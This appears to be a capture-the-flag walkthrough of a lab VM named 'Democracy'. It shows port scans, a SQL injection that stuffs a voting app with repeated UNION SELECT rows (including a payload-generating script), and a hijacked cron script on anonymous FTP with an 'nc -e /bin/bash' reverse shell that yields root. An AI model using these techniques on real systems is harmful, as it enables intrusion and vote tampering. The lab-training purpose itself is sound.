


Democracy

```
[root@kali]~[/home/guel]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 12:48 EDT
Initiating ARP Ping Scan at 12:48
Scanning 192.168.0.37 [1 port]
Completed ARP Ping Scan at 12:48, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:48
Scanning 192.168.0.37 [65535 ports]
Discovered open port 22/tcp on 192.168.0.37
Discovered open port 80/tcp on 192.168.0.37
Increasing send delay for 192.168.0.37 from 0 to 5 due to 9017 out of 30056 dropped
Increasing send delay for 192.168.0.37 from 5 to 10 due to 1486 out of 4953 dropped
Increasing send delay for 192.168.0.37 from 10 to 20 due to max_successful_tryno inc
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:49 (0:00:00 remaining)
Increasing send delay for 192.168.0.37 from 20 to 40 due to max_successful_tryno inc
Increasing send delay for 192.168.0.37 from 40 to 80 due to max_successful_tryno inc
Increasing send delay for 192.168.0.37 from 80 to 160 due to max_successful_tryno inc
Increasing send delay for 192.168.0.37 from 160 to 320 due to max_successful_tryno inc
Completed SYN Stealth Scan at 12:49, 68.40s elapsed (65535 total ports)
Nmap scan report for 192.168.0.37
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-04-15 12:48:49 EDT for 68s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


-SCV

```
PORt      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 db:f9:46:e5:20:81:6c:ee:c7:25:08:ab:22:51:36:6c (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDQGwzNlaaGEELNmSaaA5KPNGnxOCBP8oa7QB1kl8hkIrIGanBlB8e+li
1KggapKzgQXop1xpVnpddudlA2DGt5xhfAef0oh9LV/Sx5gw/9sH+YpjYZNn4WYrfHuIcvObaa1jE7js8ySeIRQffj5n6wX
6rmgJI0Y9zLiyjHvtxiNuncns0KFvlns3JXywv2770vJuqhH40RvXM9kgSKebGV+/5R0D/kFmUA0Q4o1EEkpwzXiiUTLs6j4
fPx/j2zbjQN8CHCxOPWL TcpFlyQSZjnpGxwYiYqUZ0sF8l9GWTj6eVgeScGvGy6e0YTPG9/d6o2oWdMM=
|   256 33:c0:95:64:29:47:23:dd:86:4e:e6:b8:07:33:67:ad (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAABBFwHzjIh47PVCBqaldJCFipdxw=
|   256 be:aa:6d:42:43:dd:7d:d4:0e:0d:74:78:c1:89:a1:36 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIQUM7hNt+CcfC4AKOuJumfdt3GCMSintNt9k0S2tA1XS
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|   http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|   http-server-header: Apache/2.4.56 (Debian)
|   http-title: Vote for Your Candidate
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```



after register



Vote for Your President

Candidate:

Democrat

Vote

View Voting Results

[View Results](#)

Democrat: 0 votes

Republican: 0 votes

Reset Votes

[Reset Votes](#)



vote



Vote for Your President

Candidate:

Democrat

Vote

View Voting Results

[View Results](#)

Democrat: 1 votes

Republican: 0 votes

Reset Votes

[Reset Votes](#)



You can only vote once.

try sql

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected, and the 'Intercept' button is active. A single request is listed in the timeline:

| Time | Type | Direction | Method | URL |
|--------------|------|-----------|--------|------------------------------|
| 13:28:50 ... | HTTP | → Request | POST | http://192.168.0.37/vote.php |

In the 'Request' pane, the 'Pretty' tab is selected, showing the following POST data:

```
1 POST /vote.php HTTP/1.1
2 Host: 192.168.0.37
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://192.168.0.37
10 Connection: keep-alive
11 Referer: http://192.168.0.37/vote.php
12 Cookie: PHPSESSID=ffgttaplr9c55ielqpmnglcbc7; voted=1
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 candidate='democrat')+union+select+1,"democrat"+---.
```

Pretty Raw Hex Render

Error recording vote: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '+select 1,"democrat" -- -)' at line 1

Vote for Your President

Candidate:

Democrat

Vote



Voting System

192.168.0.37/vote.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThings GTFOBins Hash Type Identifier

Vote for Your President

Candidate:

Democrat

Vote

[View Voting Results](#)

View Results
Democrat: 2 votes
Republican: 0 votes

[Reset Votes](#)

Reset Votes



lets do it 1000 times!

```
GNU nano 0.5
#!/bin/python3

sqli= "democrat')+"
for i in range(1,1001):
    sqli = sqli + f'union+SELECT+{i}, "democrat"+'
sqli = sqli + "--+-"

print(sqli)
```

Intercept HTTP History Websockets History Match and Reptate ⚡ Proxy Settings


Request to http://192.168.0.37/vote.php

Time Type Direction Method URL
14:08:51 ... HTTP → Request POST http://192.168.0.37/vote.php

Request

Pretty Raw Hex

10 Connection: keep-alive
11 Referer: http://192.168.0.37/vote.php
12 Cookie: PHPSESSID=f9ttapir9c5ielpmnglcbc7; voted=1
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 candidate=
democrat"+union+SELECT+1,"democrat"+union+SELECT+2,"democrat"+union+SELECT+3,"democrat"+union+SELECT+4,"democrat"+union+SELECT+5,"democrat"+union+SELECT+6,"democrat"+union+SELECT+7
, "democrat"+union+SELECT+8,"democrat"+union+SELECT+9,"democrat"+union+SELECT+10,"democrat"+union+SELECT+11,"democrat"+union+SELECT+12,"democrat"+union+SELECT+13,"democrat"+union+SEL
ECT+14,"democrat"+union+SELECT+15,"democrat"+union+SELECT+16,"democrat"+union+SELECT+17,"democrat"+union+SELECT+18,"democrat"+union+SELECT+19,"democrat"+union+SELECT+20,"democrat"+u
nion+SELECT+21,"democrat"+union+SELECT+22,"democrat"+union+SELECT+23,"democrat"+union+SELECT+24,"democrat"+union+SELECT+25,"democrat"+union+SELECT+26,"democrat"+union+SELECT+27,"dem
ocrat"+union+SELECT+28,"democrat"+union+SELECT+29,"democrat"+union+SELECT+30,"democrat"+union+SELECT+31,"democrat"+union+SELECT+32,"democrat"+union+SELECT+33,"democrat"+union+SELECT
+34,"democrat"+union+SELECT+35,"democrat"+union+SELECT+36,"democrat"+union+SELECT+37,"democrat"+union+SELECT+38,"democrat"+union+SELECT+39,"democrat"+union+SELECT+40,"democrat"+un
ion+SELECT+41,"democrat"+union+SELECT+42,"democrat"+union+SELECT+43,"democrat"+union+SELECT+44,"democrat"+union+SELECT+45,"democrat"+union+SELECT+46,"democrat"+union+SELECT+47,"dem
ocrat"+union+SELECT+48,"democrat"+union+SELECT+49,"democrat"+union+SELECT+50,"democrat"+union+SELECT+51,"democrat"+union+SELECT+52,"democrat"+union+SELECT+53,"democrat"+union+SEL
ECT+54,"democrat"+union+SELECT+55,"democrat"+union+SELECT+56,"democrat"+union+SELECT+57,"democrat"+union+SELECT+58,"democrat"+union+SELECT+59,"democrat"+union+SELECT+60,"democrat"+un
ion+SELECT+61,"democrat"+union+SELECT+62,"democrat"+union+SELECT+63,"democrat"+union+SELECT+64,"democrat"+union+SELECT+65,"democrat"+union+SELECT+66,"democrat"+union+SELECT+67,"dem
ocrat"+union+SELECT+68,"democrat"+union+SELECT+69,"democrat"+union+SELECT+70,"democrat"+union+SELECT+71,"democrat"+union+SELECT+72,"democrat"+union+SELECT+73,"democrat"+union+SEL
ECT+74,"democrat"+union+SELECT+75,"democrat"+union+SELECT+76,"democrat"+union+SELECT+77,"democrat"+union+SELECT+78,"democrat"+union+SELECT+79,"democrat"+union+SELECT+80,"democrat"+un
ion+SELECT+81,"democrat"+union+SELECT+82,"democrat"+union+SELECT+83,"democrat"+union+SELECT+84,"democrat"+union+SELECT+85,"democrat"+union+SELECT+86,"democrat"+union+SELECT+87,"democrat"+un
ion+SELECT+88,"democrat"+union+SELECT+89,"democrat"+union+SELECT+90,"democrat"+union+SELECT+91,"democrat"+union+SELECT+92,"democrat"+union+SELECT+93,"democrat"+union+SELECT+94,"demo
crat"+union+SELECT+95,"democrat"+union+SELECT+96,"democrat"+union+SELECT+97,"democrat"+union+SELECT+98,"democrat"+union+SELECT+99,"democrat"+union+SELECT+100,"democrat"+union+SELECT+
101,"democrat"+union+SELECT+102,"democrat"+union+SELECT+103,"democrat"+union+SELECT+104,"democrat"+union+SELECT+105,"democrat"+union+SELECT+106,"democrat"+union+SELECT+107,"democ
rat"+union+SELECT+108,"democrat"+union+SELECT+109,"democrat"+union+SELECT+110,"democrat"+union+SELECT+111,"democrat"+union+SELECT+112,"democrat"+union+SELECT+113,"democrat"+union+SEL
ECT+114,"democrat"+union+SELECT+115,"democrat"+union+SELECT+116,"democrat"+union+SELECT+117,"democrat"+union+SELECT+118,"democrat"+union+SELECT+119,"democrat"+union+SELECT+120,"dem
ocrat"+union+SELECT+121,"democrat"+union+SELECT+122,"democrat"+union+SELECT+123,"democrat"+union+SELECT+124,"democrat"+union+SELECT+125,"democrat"+union+SELECT+126,"democrat"+un
ion+SELECT+127,"democrat"+union+SELECT+128,"democrat"+union+SELECT+129,"democrat"+union+SELECT+130,"democrat"+union+SELECT+131,"democrat"+union+SEL
ECT+132,"democrat"+union+SEL
ECT+133,"dem



Vote for Your President

Candidate:

Democrat

View V

View Result

Democrat: 10


Republican: 0

Reset V

Reset Votes



192.168.0.37



```
[root@kali]~[/home/guel/Work]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 14:12 EDT
Initiating ARP Ping Scan at 14:12
Scanning 192.168.0.37 [1 port]
Completed ARP Ping Scan at 14:12, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:12
Scanning 192.168.0.37 [65535 ports]
Discovered open port 22/tcp on 192.168.0.37
Discovered open port 21/tcp on 192.168.0.37
Discovered open port 80/tcp on 192.168.0.37
```

```
POR STATE SERVICE REASON VERSION
21/tcp open  ftp      syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx 1 root    root        258 Apr 30 2023 votes [NSE: writeable]
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
221 Goodbye.

[root@kali]~[/home/guel/Resources]
# cat votes
#!/bin/bash

## this script runs every minute ##

#!/bin/bash

mysql -u root -pYklX69Vfa voting << EOF
SELECT COUNT(*) FROM votes WHERE candidate='republican';
SELECT COUNT(*) FROM votes WHERE candidate='democrat';
EOF

nc -e /bin/bash 192.168.0.29 4444
```

change to our IP

```
226 Transfer complete
ftp> put votes
local: votes remote: votes
229 Entering Extended Passive Mode (|||22031|)
150 Opening BINARY mode data connection for votes
100% |*****| 258      1.28 MiB/s  00:00 ETA
226 Transfer complete
258 bytes sent in 00:00 (41.23 KiB/s)
ftp> 'd
221 Goodbye.

└─(root㉿kali)-[~/home/guel/Resources]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.37] 53868
id
uid=0(root) gid=0(root) groups=0(root)
```

```
221 Goodbye.

└─(root㉿kali)-[~/home/guel/Resources]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.37] 53868
id
uid=0(root) gid=0(root) groups=0(root)
ls
root.txt
cat ro
cat root.txt
081c1bc3fe537326ad7bcb8e571b1f5h
ls /home
trump
cd /home/trump/user.txt
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:22:db:95 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.37/24 brd 192.168.0.255 scope global dynamic enp0s3
            valid_lft 2915sec preferred_lft 2915sec
        inet6 fe80::a00:27ff:fe22:db95/64 scope link
            valid_lft forever preferred_lft forever
cd /home/trump
ls
user.txt
cat user.txt
399dba2fcf50acb2110f5e44380d20e4
```